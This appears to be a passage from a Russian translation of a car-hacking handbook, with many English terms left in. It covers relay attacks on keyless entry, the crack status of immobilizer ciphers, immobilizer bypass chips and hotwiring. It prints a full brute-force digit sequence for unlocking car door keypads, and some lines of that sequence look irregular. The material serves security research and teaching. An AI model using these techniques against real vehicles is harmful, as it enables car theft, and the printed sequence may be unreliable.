Обычно возможны два типа attacks на PKES system: relay attack и amplified relay attack. В relay attack attacker размещает одно устройство рядом с car, а другое рядом с owner или holder key fob (target). Устройство relays signals между key fob target и vehicle, позволяя attacker start car.

Этот relay tunnel можно настроить для communication по любому channel, который достаточно fast и имеет большой range, чем обычный key fob. Например, устройство, размещенное рядом с target, может настроить cellular tunnel к laptop рядом с vehicle. Packets пойдут от key fob target в device, будут transmitted over cellular и replayed laptop. Подробнее см. "Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars".

Amplified relay attack использует те же basic principles, что и relay attack, но только с одним amplifier. Attacker стоит рядом с target vehicle и усиливает signal; если target находится поблизости с key fob, vehicle unlock. Это несложная attack, которая просто увеличивает range sensors vehicle. Ее уже видели в реальных условиях, главным образом в residential neighborhoods, что вызвало серию news articles с советами residents класть keys в refrigerator или заворачивать их в aluminum foil дома, чтобы они не отправляли readable signal. Очевидно, обращаться с keys как с lunch глупо, но пока auto manufacturers не предложат альтернативное решение, боюсь, вы застряли с homemade Faraday cages.

Криптография immobilizer

Как и большинство systems в vehicle, immobilizer systems обычно создаются с использованием комбинации дешевых components. В результате manufacturers начали творчески подходить к вещам вроде cryptography, что внесло в эти systems множество weaknesses. Например, некоторые immobilizer vendors совершают common mistake, создавая собственную crypto и скрывая ее за trade secret clause, призванной защитить ее, вместо того чтобы validate ее public scrutiny. Этот method, известный как security through obscurity, почти всегда обречен на failure, и именно поэтому мы не видим standard cryptography implementation для обработки key exchange между key fob и immobilizer.

Immobilizer-key exchange использует challenge-response system и PRNGs. PRNG так же важен, как crypto algorithm, поскольку плохой PRNG может привести к predictable results независимо от того, насколько хорош crypto algorithm.

Типичная implementation key exchange следует этой общей sequence:

1. Immobilizer отправляет challenge ключу, используя PRNG.
2. Key encrypts challenge, используя PRNG, и возвращает его immobilizer.
3. Immobilizer отправляет second random number challenge.
4. Key encrypts оба challenges и возвращает их immobilizer.

Эти algorithms обычно относятся к семейству pseudorandom function (PRF), которое при random input генерирует output, только выглядящий random. Для правильной работы этих systems существует сильная зависимость от generated randomness. Некоторые из этих systems уже cracked, и cracking methods широко disseminated, но некоторые все еще остаются unbroken. К сожалению, поскольку у manufacturers нет systems для обновления firmware key fobs, при достаточно долгом поиске вы увидите все эти algorithms in use.

Ниже перечислены некоторые известные proprietary algorithms, которые все еще используются, и их текущий crack status, то есть были они broken или нет. Когда возможно, я указываю, в каких vehicles можно встретить algorithm.

Примечание. Этот раздел предназначен для помощи в исследовании. Каждая область должна дать basic information о key system, которую вы рассматриваете, и details, которые помогут jump-start ваше crypto research. Этот раздел не предназначен для объяснения cryptography, и я не буду углубляться в тонкости mathematics за каждым algorithm.

EM Micro Megamos

Характеристика	Значение
Introduced	1997
Manufacturer	Volkswagen/Thales
Key Length	96 bits
Algorithm	Proprietary
Vehicles	Porsche, Audi, Bentley, Lamborghini
Crack Status	Broken, but the attack methods have been censored by lawsuit

Cryptographic system Megamos имеет особенно интересную историю. Megamos "optimized" свой key handshake, требуя только один round challenge and response и устраняя второй round, описанный ранее. Если attacker, пытающийся crack challenge-response key, обычно нуждался бы в доступе к target key, то Megamos можно было crack без присутствующего key, потому что Megamos challenge

response фактически никогда не acted on by vehicle transponder. Этот flaw в основном пропускает часть key challenge и предоставляет только encrypted key.

Memory Megamos - это 160-bit EEPROM, организованная в 10 words, как показано в таблице 12-1. Crypt Key - это storage secret key, ID - это 32-bit identifier, LB 0 и LB 1 - lock bits, а UM - 30 bits user memory.

Таблица 12-1: layout memory space Megamos.

Bit 15	Bit 0	Bit 15	Bit 0
Crypt Key 95	Crypt Key 80	Crypt Key 15	Crypt Key 0
Crypt Key 79	Crypt Key 64	ID 31	ID 16
Crypt Key 63	Crypt Key 48	ID 15	ID 0
Crypt Key 47	Crypt Key 32	LB1, LB0, UM 29	UM 16
Crypt Key 31	Crypt Key 16	UM 15	UM 0

Этот algorithm был publicly cracked в 2013 году, когда Flavio D. Garcia, security researcher из University of Birmingham, опубликовал paper "Dismantling Megamos Crypto: Wirelessly Lockpicking a Vehicle Immobilizer". Garcia и два fellow researchers из Radboud University Nijmegen, Baris Ege и Roel Verdult, уведомили chipmakers, Volkswagen и Thales, за девять месяцев до scheduled publication их paper. Volkswagen и Thales отреагировали lawsuit против researchers за то, что они identified vulnerabilities, и researchers проиграли court case, потому что algorithm был leaked online. Leaked algorithm использовался в pirated software - Tango Programmer от VAG-info.com - для добавления new keys. Researchers получили это software и reverse engineered internals software, чтобы identify algorithm.

В своей paper researchers проанализировали algorithm и сообщили о найденных vulnerabilities, хотя actual exploit, по-видимому, был not trivial, и существовали much easier ways украсть car с Megamos system. Тем не менее research был placed under gag order, и findings не были made public. К сожалению, problem with Megamos still exists, и она все еще insecure - gag order просто мешает vehicle owners определить свой risk, потому что research недоступен publicly. Это prime example того, как auto industry не должна respond to security research.

Transcript court decision можно найти здесь: <http://www.bailii.org/ew/cases/EWHC/Ch/2013/1832.html>. Чтобы не leak any details, я просто процитирую court case:

Подробно это работает следующим образом: и car computer, и transponder знают secret number. Number уникален для этого car. Он называется "secret key". И car computer, и transponder также знают secret algorithm. Это complex mathematical formula. Получив two numbers, она produced a third number. Algorithm одинаков для всех cars, использующих Megamos Crypto chip. Выполнение этого calculation - то, что делает Megamos Crypto chip.

Когда process начинается, car генерирует random number. Он отправляется transponder. Теперь оба computers выполняют complex mathematical operation, используя two numbers, которые оба должны знать: random number и secret key. Каждый из них produced a third number. Number split into two parts, называемые F и G. Теперь оба computers знают F и G. Car sends its F to transponder. Transponder может проверить, что car correctly calculated F. Это proves to transponder, что car знает и secret key, и Megamos Crypto algorithm. Теперь transponder может быть satisfied, что car genuinely the car it is supposed to be. Если transponder доволен, transponder sends G to car. Car checks that G is correct. Если это correct, car доволен, что transponder also knows secret key and Megamos Crypto algorithm. Thus car can be satisfied that transponder is genuine. Так оба devices confirmed identity of the other, фактически не revealing secret key or secret algorithm. Car can safely start. Verification of

identity in this process depends on shared secret knowledge. Чтобы process был secure, обе pieces of information должны remain secret - key and algorithm.

В реальности любой robust crypto algorithm может быть известен. Фактически, как скажет любой cryptographer, если знание mathematics behind algorithm jeopardizes security этого algorithm, то algorithm flawed.

Court case определил, что attacks трудно mitigate и они потребуют complete redesign. Researchers предложили other lightweight algorithms, которые можно было использовать в redesigned key systems, но поскольку research был silenced, no key systems were updated. Algorithm Megamos все еще встречается в key programmers, таких как Volkswagen Tango Programmer, и других.

EM4237

Характеристика	Значение
Introduced	2006
Manufacturer	EM Microelectronic
Key Length	128 bits
Algorithm	Proprietary
Vehicles	Unknown
Crack Status	No known published cracks

EM4237 описывается manufacturer как generic, long-range, passive, contactless tag system, использующая transponders. Это похоже на усиленную proximity card для building access, но с range от 1 до 1.5 m. Обычно EM4237 требует high-security 128-bit password, но может работать в low-security mode, где требуется только 32-bit password, например если key fob имеет low battery, поскольку вычисление 32-bit key требует меньше энергии, чем 128-bit key. Key low-security mode system находится в той же memory section transponder, что и key high-security mode, и system можно переключать между high и low security без повторного ввода password/key. Transponder EM4237 claims to be compliant with vicinity card standards (ISO/IEC 15693), которые предлагают full encryption RF channel (13.56 MHz). При аудите EM4237 убедитесь, что implementation на вашей target matches specification.

Hitag 1

Характеристика	Значение
Introduced	Unknown
Manufacturer	Philips/NXP
Key Length	32 bits
Algorithm	Proprietary
Vehicles	Unknown
Crack Status	Broken

Hitag 1 полагается на 32-bit secret key и уязвим к brute-force attack, которая может занять всего несколько минут. Вы не найдете Hitag 1 во многих современных vehicles, но transponders Hitag 1 все еще используются в других RFID products, таких как smart keychains и proximity cards.

Hitag 2

Характеристика	Значение
Introduced	1997
Manufacturer	Philips/NXP
Key Length	48 bits
Algorithm	Proprietary
Vehicles	Audi, Bentley, BMW, Chrysler, Land Rover, Mercedes, Porsche, Saab, Volkswagen, and many more
Crack Status	Broken

Hitag 2 - один из самых широко implemented и broken algorithms в vehicles, produced around the world. Algorithm был cracked, потому что его stream cipher, показанный на рисунке 12-7, never fed back into original state, making key discoverable.




Рисунок 12-7: шифр Hitag 2.

Keys Hitag 2 можно crack менее чем за минуту, используя тип smart brute-forcing, который intelligently picks next guess вместо перебора every possibility. System Hitag 2 можно brute-force настолько быстро, потому что она даже не использует full bit length, а когда transponders introduced into system, они не produce true random numbers during initialization. И Hitag 1, и Hitag 2 также уязвимы к dictionary attacks.

В сети можно найти множество papers, обсуждающих множество weaknesses в Hitag 2, например "Gone in 360 Seconds: Hijacking with Hitag2".

Hitag AES

Характеристика	Значение
Introduced	2007
Manufacturer	Philips/NXP
Key Length	128 bits
Algorithm	AES
Vehicles	Audi, Bentley, BMW, Porsche
Crack Status	No known published cracks

Этот newer cipher полагается на проверенный algorithm AES, что означает, что любые weaknesses в crypto будут result from manufacturer's implementation. На момент написания мне не известны cracks для Hitag AES.

DST-40

Характеристика	Значение
Introduced	2000
Manufacturer	Texas Instruments
Key Length	40 bits
Algorithm	Proprietary (unbalanced Feistel cipher)
Vehicles	Ford, Lincoln, Mercury, Nissan, Toyota
Crack Status	Broken

Algorithm, используемый digital signal transponder DST-40, также использовался в payment system Exxon-Mobil Speedpass. DST-40, 200-round unbalanced Feistel cipher, был reverse engineered исследователями Johns Hopkins University, которые создали series of FPGAs для brute-force key, позволив им clone transponders. (FPGAs позволяют создавать hardware, custom designed to crack algorithms, что делает brute-forcing гораздо more feasible.) Поскольку FPGA specialized и может run with parallel inputs, она часто может process things гораздо быстрее, чем general-purpose computer.

Attack on DST-40 использует слабый 40-bit key transponder и требует не более одного часа для complete. Чтобы выполнить attack, attacker должен получить две challenge-response pairs от valid transponder - относительно простая задача, поскольку DST-40 отвечает на до восьми queries per second. (Подробнее об этом crack см. "Security Analysis of Cryptographically-Enabled RFID Device".)

DST-80

Характеристика	Значение
Introduced	2008
Manufacturer	Texas Instruments
Key Length	80 bits
Algorithm	Proprietary (unbalanced Feistel cipher)
Crack Status	No known published cracks

Когда DST-40 был cracked, Texas Instruments ответила удвоением key length, создав DST-80. DST-80 развернут не так широко, как DST-40. Некоторые sources утверждают, что DST-80 все еще susceptible to attack, хотя на момент написания attacks не published.

Keeloq

Характеристика	Значение
Introduced	Mid-1980s
Manufacturer	Nanotek
Key Length	64 bits
Algorithm	Proprietary (NLFSR)
Vehicles	Chrysler, Daewoo, Fiat, General Motor, Honda, Jaguar, Toyota, Volkswagen, Volvo
Crack Status	Broken

Keeloq, показанный на рисунке 12-8, - очень старый algorithm, и published attacks на его encryption было много. Keeloq может использовать как rolling code, так и challenge response, и он использует block cipher, основанный на nonlinear feedback shift register (NLFSR). Manufacturer, implementing Keeloq, получает key, который stored in all receivers. Receivers learn transponder keys, получая их IDs по bus line, programmed by auto manufacturer.

Самая effective cryptographic attack на Keeloq использует и slide attack, и meet-in-the-middle attack. Attack targets challenge-response mode Keeloq и требует collection of 2^{16} known plaintext messages from transponder, запись которых может занять чуть больше одного часа. Attack обычно дает только ability to clone transponder, но если manufacturer's key derivation weak, attacker может deduce key, used on their transponders. Однако attacking crypto became unnecessary, потому что newer dedicated FPGA clusters позволяют simply brute-force key.




Рисунок 12-8: algorithm Keeloq.

Keeloq также susceptible to power-analysis attack. Power-analysis attack можно использовать для extract manufacturer's key, used on transponders, всего с двумя transponder messages. При success такая attack обычно дает только ability to clone transponder за несколько минут путем monitoring power traces on transponder. Power analysis также можно использовать для получения manufacturer

key, хотя такая attack может занять несколько часов. Как только attacker получает master key, он может clone any transponder. Наконец, поскольку Keeloq takes varying clock cycles при использовании lookup table, он также susceptible to timing attacks. (Подробнее о power-analysis и timing attacks см. главу 8.)

Open Source Immobilizer Protocol Stack

Характеристика	Значение
Introduced	2011
Manufacturer	Atmel
Key Length	128 bits
Algorithm	AES
Crack Status	No known published cracks

В 2011 году Atmel выпустила Open Source Immobilizer Protocol Stack под open source license, сделав его freely available to public и encouraging public scrutiny of protocol design. На момент написания нет known attacks на этот protocol. Protocol можно скачать с сайта Atmel: <http://www.atmel.com/>.

Физические атаки на immobilizer system

До сих пор мы рассматривали wireless attacks и direct cryptography attacks против transponders. Теперь рассмотрим physical modification и attacks на сам vehicle. Physical attacks обычно занимают больше времени и не рассчитаны на stealth.

Атака на immobilizer chips

Один способ атаковать immobilization system - физически атаковать immobilizer chip. Фактически, immobilizer chip можно completely remove (обычно из ECU vehicle), и vehicle все еще будет работать, хотя, возможно, не совсем normally. Как минимум такое removal создаст DTC и включит MIL, как обсуждалось в разделе "Diagnostic Trouble Codes" на странице 52. Чтобы physically remove immobilizer-based security, можно купить или build immobilizer bypass chip, а затем solder it where original immobilizer chip was, чтобы остальная ECU оставалась satisfied. Эти chips, иногда называемые immo emulators, обычно стоят 20-30 долларов. Вам все равно понадобится вырезать key для vehicle, но после полного bypass any challenge-response security key будет просто unlock и start vehicle.

Brute force keypad entry

Теперь, для разнообразия, один method brute-forcing keypad lock на vehicle; этот конкретный method был discovered Peter Boothe (доступен по адресу <http://www.nostarch.com/carhacking/>). Если у vehicle есть keypad под door handle с buttons, labeled 1/2, 3/4, 5/6, 7/8, 9/0, можно вручную ввести следующую sequence примерно за 20 minutes, чтобы unlock car door. Вводить всю sequence не обязательно: можно остановиться, когда doors unlock. Для удобства каждая button обозначена соответственно 1, 3, 5, 7 и 9.

9 9 9 9 1 1 1 1 1 3 1 1 1 1 5 1 1 1 1 7 1 1 1 1 9 1 1 1 3 3 1 1 1 3 5 1 1 1 3
7 1 1 1 3 9 1 1 1 5 3 1 1 1 5 5 1 1 1 5 7 1 1 1 5 9 1 1 1 7 3 1 1 1 7 5 1 1 1
7 7 1 1 1 7 9 1 1 1 9 3 1 1 1 9 5 1 1 1 9 7 1 1 1 9 9 1 1 1 3 1 3 1 1 3 1 5 1 1
3 1 7 1 1 3 1 9 1 1 1 3 3 3 1 1 3 3 5 1 1 3 3 7 1 1 3 3 9 1 1 3 5 3 1 1 3 5 5 1
1 3 5 7 1 1 3 5 9 1 1 3 7 3 1 1 3 7 5 1 1 3 7 7 1 1 3 7 9 1 1 3 9 3 1 1 3 9 5
1 1 3 9 7 1 1 3 9 9 1 1 5 1 3 1 1 5 1 5 1 1 5 1 7 1 1 5 1 9 1 1 5 3 3 1 1 5 3
5 1 1 5 3 7 1 1 5 3 9 1 1 5 5 3 1 1 5 5 5 1 1 5 5 7 1 1 5 5 9 1 1 5 7 3 1 1 5
7 5 1 1 5 7 7 1 1 5 7 9 1 1 5 9 3 1 1 5 9 5 1 1 5 9 7 1 1 5 9 9 1 1 7 1 3 1 1
7 1 5 1 1 7 1 7 1 1 7 1 9 1 1 7 3 3 1 1 7 3 5 1 1 7 3 7 1 1 7 3 9 1 1 7 5 3 1
1 7 5 5 1 1 7 5 7 1 1 7 5 9 1 1 7 7 3 1 1 7 7 5 1 1 7 7 7 1 1 7 7 9 1 1 7 9 3
1 1 7 9 5 1 1 7 9 7 1 1 7 9 9 1 1 9 1 3 1 1 9 1 5 1 1 9 1 7 1 1 9 1 9 1 1 9 3
3 1 1 9 3 5 1 1 9 3 7 1 1 9 3 9 1 1 9 5 3 1 1 9 5 5 1 1 9 5 7 1 1 9 5 9 1 1 9
7 3 1 1 9 7 5 1 1 9 7 7 1 1 9 7 9 1 1 9 9 3 1 1 9 9 5 1 1 9 9 7 1 1 9 9 9 1 3
1 3 3 1 3 1 3 5 1 3 1 3 7 1 3 1 3 9 1 3 1 5 3 1 3 1 5 5 1 3 1 5 7 1 3 1 5 9 1
3 1 7 3 1 3 1 7 5 1 3 1 7 7 1 3 1 7 9 1 3 1 9 3 1 3 1 9 5 1 3 1 9 7 1 3 1 9 9
1 3 3 1 5 1 3 3 1 7 1 3 3 1 9 1 3 3 3 3 1 3 3 3 5 1 3 3 3 7 1 3 3 3 9 1 3 3 5
3 1 3 3 5 5 1 3 3 5 7 1 3 3 5 9 1 3 3 7 3 1 3 3 7 5 1 3 3 7 7 1 3 3 7 9 1 3 3
9 3 1 3 3 9 5 1 3 3 9 7 1 3 3 9 9 1 3 5 1 5 1 3 5 1 7 1 3 5 1 9 1 3 5 3 3 1 3
5 3 5 1 3 5 3 7 1 3 5 3 9 1 3 5 5 3 1 3 5 5 5 1 3 5 5 7 1 3 5 5 9 1 3 5 7 3 1
3 5 7 5 1 3 5 7 7 1 3 5 7 9 1 3 5 9 3 1 3 5 9 5 1 3 5 9 7 1 3 5 9 9 1 3 7 1 5
1 3 7 1 7 1 3 7 1 9 1 3 7 3 3 1 3 7 3 5 1 3 7 3 7 1 3 7 3 9 1 3 7 5 3 1 3 7 5
5 1 3 7 5 7 1 3 7 5 9 1 3 7 7 3 1 3 7 7 5 1 3 7 7 7 1 3 7 7 9 1 3 7 9 3 1 3 7
9 5 1 3 7 9 7 1 3 7 9 9 1 3 9 1 5 1 3 9 1 7 1 3 9 1 9 1 3 9 3 3 1 3 9 3 5 1 3
9 3 7 1 3 9 3 9 1 3 9 5 3 1 3 9 5 5 1 3 9 5 7 1 3 9 5 9 1 3 9 7 3 1 3 9 7 5 1
3 9 7 7 1 3 9 7 9 1 3 9 9 3 1 3 9 9 5 1 3 9 9 7 1 3 9 9 9 1 5 1 5 3 1 5 1 5 5
1 5 1 5 7 1 5 1 5 9 1 5 1 7 3 1 5 1 7 5 1 5 1 7 7 1 5 1 7 9 1 5 1 9 3 1 5 1 9
5 1 5 1 9 7 1 5 1 9 9 1 5 3 1 7 1 5 3 1 9 1 5 3 3 3 1 5 3 3 5 1 5 3 3 7 1 5 3
3 9 1 5 3 5 3 1 5 3 5 5 1 5 3 5 7 1 5 3 5 9 1 5 3 7 3 1 5 3 7 5 1 5 3 7 7 1 5
3 7 9 1 5 3 9 3 1 5 3 9 5 1 5 3 9 7 1 5 3 9 9 1 5 5 1 7 1 5 5 1 9 1 5 5 3 3 1
5 5 3 5 1 5 5 3 7 1 5 5 3 9 1 5 5 5 3 1 5 5 5 5 1 5 5 5 7 1 5 5 5 9 1 5 5 7 3
1 5 5 7 5 1 5 5 7 7 1 5 5 7 9 1 5 5 9 3 1 5 5 9 5 1 5 5 9 7 1 5 5 9 9 1 5 7 1
7 1 5 7 1 9 1 5 7 3 3 1 5 7 3 5 1 5 7 3 7 1 5 7 3 9 1 5 7 5 3 1 5 7 5 5 1 5 7
5 7 1 5 7 5 9 1 5 7 7 3 1 5 7 7 5 1 5 7 7 7 1 5 7 7 9 1 5 7 9 3 1 5 7 9 5 1 5
7 9 7 1 5 7 9 9 1 5 9 1 7 1 5 9 1 9 1 5 9 3 3 1 5 9 3 5 1 5 9 3 7 1 5 9 3 9 1
5 9 5 3 1 5 9 5 5 1 5 9 5 7 1 5 9 5 9 1 5 9 7 3 1 5 9 7 5 1 5 9 7 7 1 5 9 7 9
1 5 9 9 3 1 5 9 9 5 1 5 9 9 7 1 5 9 9 9 1 7 1 7 3 1 7 1 7 5 1 7 1 7 7 1 7 1 7
9 1 7 1 9 3 1 7 1 9 5 1 7 1 9 7 1 7 1 9 9 1 7 3 1 9 1 7 3 3 3 1 7 3 3 5 1 7 3
3 7 1 7 3 3 9 1 7 3 5 3 1 7 3 5 5 1 7 3 5 7 1 7 3 5 9 1 7 3 7 3 1 7 3 7 5 1 7
3 7 7 1 7 3 7 9 1 7 3 9 3 1 7 3 9 5 1 7 3 9 7 1 7 3 9 9 1 7 5 1 9 1 7 5 3 3 1
7 5 3 5 1 7 5 3 7 1 7 5 3 9 1 7 5 5 3 1 7 5 5 5 1 7 5 5 7 1 7 5 5 9 1 7 5 7 3
1 7 5 7 5 1 7 5 7 7 1 7 5 7 9 1 7 5 9 3 1 7 5 9 5 1 7 5 9 7 1 7 5 9 9 1 7 7 1
9 1 7 7 3 3 1 7 7 3 5 1 7 7 3 7 1 7 7 3 9 1 7 7 5 3 1 7 7 5 5 1 7 7 5 7 1 7 7
5 9 1 7 7 7 3 1 7 7 7 5 1 7 7 7 7 1 7 7 7 9 1 7 7 9 3 1 7 7 9 5 1 7 7 9 7 1 7
7 9 9 1 7 9 1 9 1 7 9 3 3 1 7 9 3 5 1 7 9 3 7 1 7 9 3 9 1 7 9 5 3 1 7 9 5 5 1
7 9 5 7 1 7 9 5 9 1 7 9 7 3 1 7 9 7 5 1 7 9 7 7 1 7 9 7 9 1 7 9 9 3 1 7 9 9 5
1 7 9 9 7 1 7 9 9 9 1 9 1 9 3 1 9 1 9 5 1 9 1 9 7 1 9 1 9 9 1 9 3 3 3 1 9 3 3
5 1 9 3 3 7 1 9 3 3 9 1 9 3 3 3 1 9 3 5 5 1 9 3 5 7 1 9 3 5 9 1 9 3 7 3 1 9 3
7 5 1 9 3 7 7 1 9 3 7 9 1 9 3 9 3 1 9 3 9 5 1 9 3 9 7 1 9 3 9 9 1 9 5 3 3 1 9
5 3 5 1 9 5 3 7 1 9 5 3 9 1 9 5 5 3 1 9 5 5 5 1 9 5 5 7 1 9 5 5 9 1 9 5 7 3 1
9 5 7 5 1 9 5 7 7 1 9 5 7 9 1 9 5 9 3 1 9 5 9 5 1 9 5 9 7 1 9 5 9 9 1 9 7 3 3
1 9 7 3 5 1 9 7 3 7 1 9 7 3 9 1 9 7 5 3 1 9 7 5 5 1 9 7 5 7 1 9 7 5 9 1 9 7 7
3 1 9 7 7 5 1 9 7 7 7 1 9 7 7 9 1 9 7 9 3 1 9 7 9 5 1 9 7 9 7 1 9 7 9 9 1 9 9
3 3 1 9 9 3 5 1 9 9 3 7 1 9 9 3 9 1 9 9 5 3 1 9 9 5 5 1 9 9 5 7 1 9 9 5 9 1 9
9 7 3 1 9 9 7 5 1 9 9 7 7 1 9 9 7 9 1 9 9 9 3 1 9 9 9 5 1 9 9 9 7 1 9 9 9 9 3
3 3 3 3 5 3 3 3 3 7 3 3 3 3 9 3 3 3 5 5 3 3 3 5 7 3 3 3 5 9 3 3 3 7 5 3 3 3 7
7 3 3 3 7 9 3 3 3 9 5 3 3 3 9 7 3 3 3 9 9 3 3 5 3 5 3 3 5 3 7 3 3 5 3 9 3 3 5
5 5 3 3 5 5 7 3 3 5 5 9 3 3 5 7 5 3 3 5 7 7 3 3 5 7 9 3 3 5 9 5 3 3 5 9 7 3 3
5 9 9 3 3 7 3 5 3 3 7 3 3 7 3 9 3 3 7 5 5 3 3 7 5 7 3 3 7 5 9 3 3 7 7 5 3
3 7 7 7 3 3 7 9 3 3 7 9 5 3 3 7 9 7 3 3 7 9 9 3 3 9 3 5 3 3 9 3 7 3 3 9 3 9
3 3 9 5 5 3 3 9 5 7 3 3 9 5 9 3 3 9 7 5 3 3 9 7 7 3 3 9 7 9 3 3 9 9 5 3 3 9 9
7 3 3 9 9 9 3 5 3 5 5 3 5 3 5 7 3 5 3 5 9 3 5 3 7 5 3 5 3 7 7 3 5 3 7 9 3 5 3
9 5 3 5 3 9 7 3 5 3 9 9 3 5 5 3 7 3 5 5 3 9 3 5 5 5 5 3 5 5 5 7 3 5 5 5 9 3 5
5 7 5 3 5 5 7 7 3 5 5 7 9 3 5 5 9 5 3 5 5 9 7 3 5 5 9 9 3 5 7 3 7 3 5 7 3 9 3
5 7 5 5 3 5 7 5 7 3 5 7 5 9 3 5 7 7 5 3 5 7 7 7 3 5 7 7 9 3 5 7 9 5 3 5 7 9 7
3 5 7 9 9 3 5 9 3 7 3 5 9 3 3 5 9 5 5 3 5 9 5 7 3 5 9 5 9 3 5 9 7 5 3 5 9 7
7 3 5 9 7 9 3 5 9 9 5 3 5 9 9 7 3 5 9 9 9 3 7 3 7 5 3 7 3 7 7 3 7 9 3 7 3
9 5 3 7 3 9 7 3 7 3 9 9 3 7 5 3 9 3 7 5 5 3 7 5 5 7 3 7 5 5 9 3 7 5 7 5 3 7
5 7 7 3 7 5 7 9 3 7 5 9 5 3 7 5 9 7 3 7 5 9 9 3 7 7 3 9 3 7 7 5 5 3 7 7 5 7 3
7 7 5 9 3 7 7 7 5 3 7 7 7 7 3 7 7 7 9 3 7 7 9 5 3 7 7 9 7 3 7 7 9 9 3 7 9 3 9
3 7 9 5 5 3 7 9 5 7 3 7 9 5 9 3 7 9 7 5 3 7 9 7 7 3 7 9 7 9 3 7 9 9 5 3 7 9 9
7 3 7 9 9 9 3 9 3 9 5 3 9 3 9 7 3 9 3 9 9 3 9 5 5 3 9 5 5 7 3 9 5 5 9 3 9 5

7 5 3 9 5 7 7 3 9 5 7 9 3 9 5 9 5 3 9 5 9 7 3 9 5 9 9 3 9 7 5 5 3 9 7 5 7 3 9
7 5 9 3 9 7 7 5 3 9 7 7 7 3 9 7 7 9 3 9 7 9 5 3 9 7 9 7 3 9 7 9 9 3 9 9 5 5 3
9 9 5 7 3 9 9 5 9 3 9 9 7 5 3 9 9 7 7 3 9 9 7 9 3 9 9 9 5 3 9 9 9 7 3 9 9 9 9
5 5 5 5 5 7 5 5 5 5 9 5 5 5 7 7 5 5 5 7 9 5 5 5 9 7 5 5 5 9 9 5 5 7 5 7 5 5 7
5 9 5 5 7 7 7 5 5 7 7 9 5 5 7 9 7 5 5 7 9 9 5 5 9 5 7 5 5 9 5 5 5 9 7 7 5 5
9 7 9 5 5 9 9 7 5 5 9 9 9 5 7 5 7 7 5 7 5 7 9 5 7 5 9 7 5 7 5 9 9 5 7 7 5 9 5
7 7 7 7 5 7 7 7 9 5 7 7 9 7 5 7 7 9 9 5 7 9 5 9 5 7 9 7 7 5 7 9 7 9 5 7 9 9 7
5 7 9 9 9 5 9 5 9 7 5 9 5 9 9 5 9 7 7 7 5 9 7 7 9 5 9 7 9 7 5 9 7 9 9 5 9 9 7
7 5 9 9 7 9 5 9 9 9 7 5 9 9 9 9 7 7 7 7 9 7 7 7 9 9 7 7 9 7 7 9 7 7 9 9 9 7 9
7 9 9 7 9 9 9 9 9

Этот method работает потому, что key codes перетекают друг в друга. Vehicle не знает, где заканчивается один code и начинается другой, что означает, что вам не нужно пробовать каждую possibility отдельно, чтобы наткнуться на правильную combination.

Flashback: hotwiring

Ни одна книга по car hacking не была бы полной без обсуждения hotwiring - truly brute-force attack. К сожалению, эта attack устарела примерно с середины 1990-х, но ее все еще показывают в бесчисленных movies, поэтому я включаю ее здесь. Моя цель не в том, чтобы помочь вам пойти и hotwire car, а в том, чтобы дать представление, как выполнялся hotwiring.

В прошлом ignition systems использовали key vehicle, чтобы complete electrical circuit: поверните key - и вы connected starter wire to ignition and battery wires. Никакая хитрая immobilizer system не мешала vehicle starting; security была purely electrical.

Чтобы hotwire уязвимый car, вы снимали steering wheel, чтобы открыть ignition cylinder и обычно три bundles of wires. Используя manual car или просто tracing wires, вы находили ignition-battery bundle и starter wire. Затем вы strip battery and ignition wires и twist them together (см. рисунок 12-9). Потом вы "spark" bundle с starter wire, чтобы start car. После запуска car вы убирали starter wire.

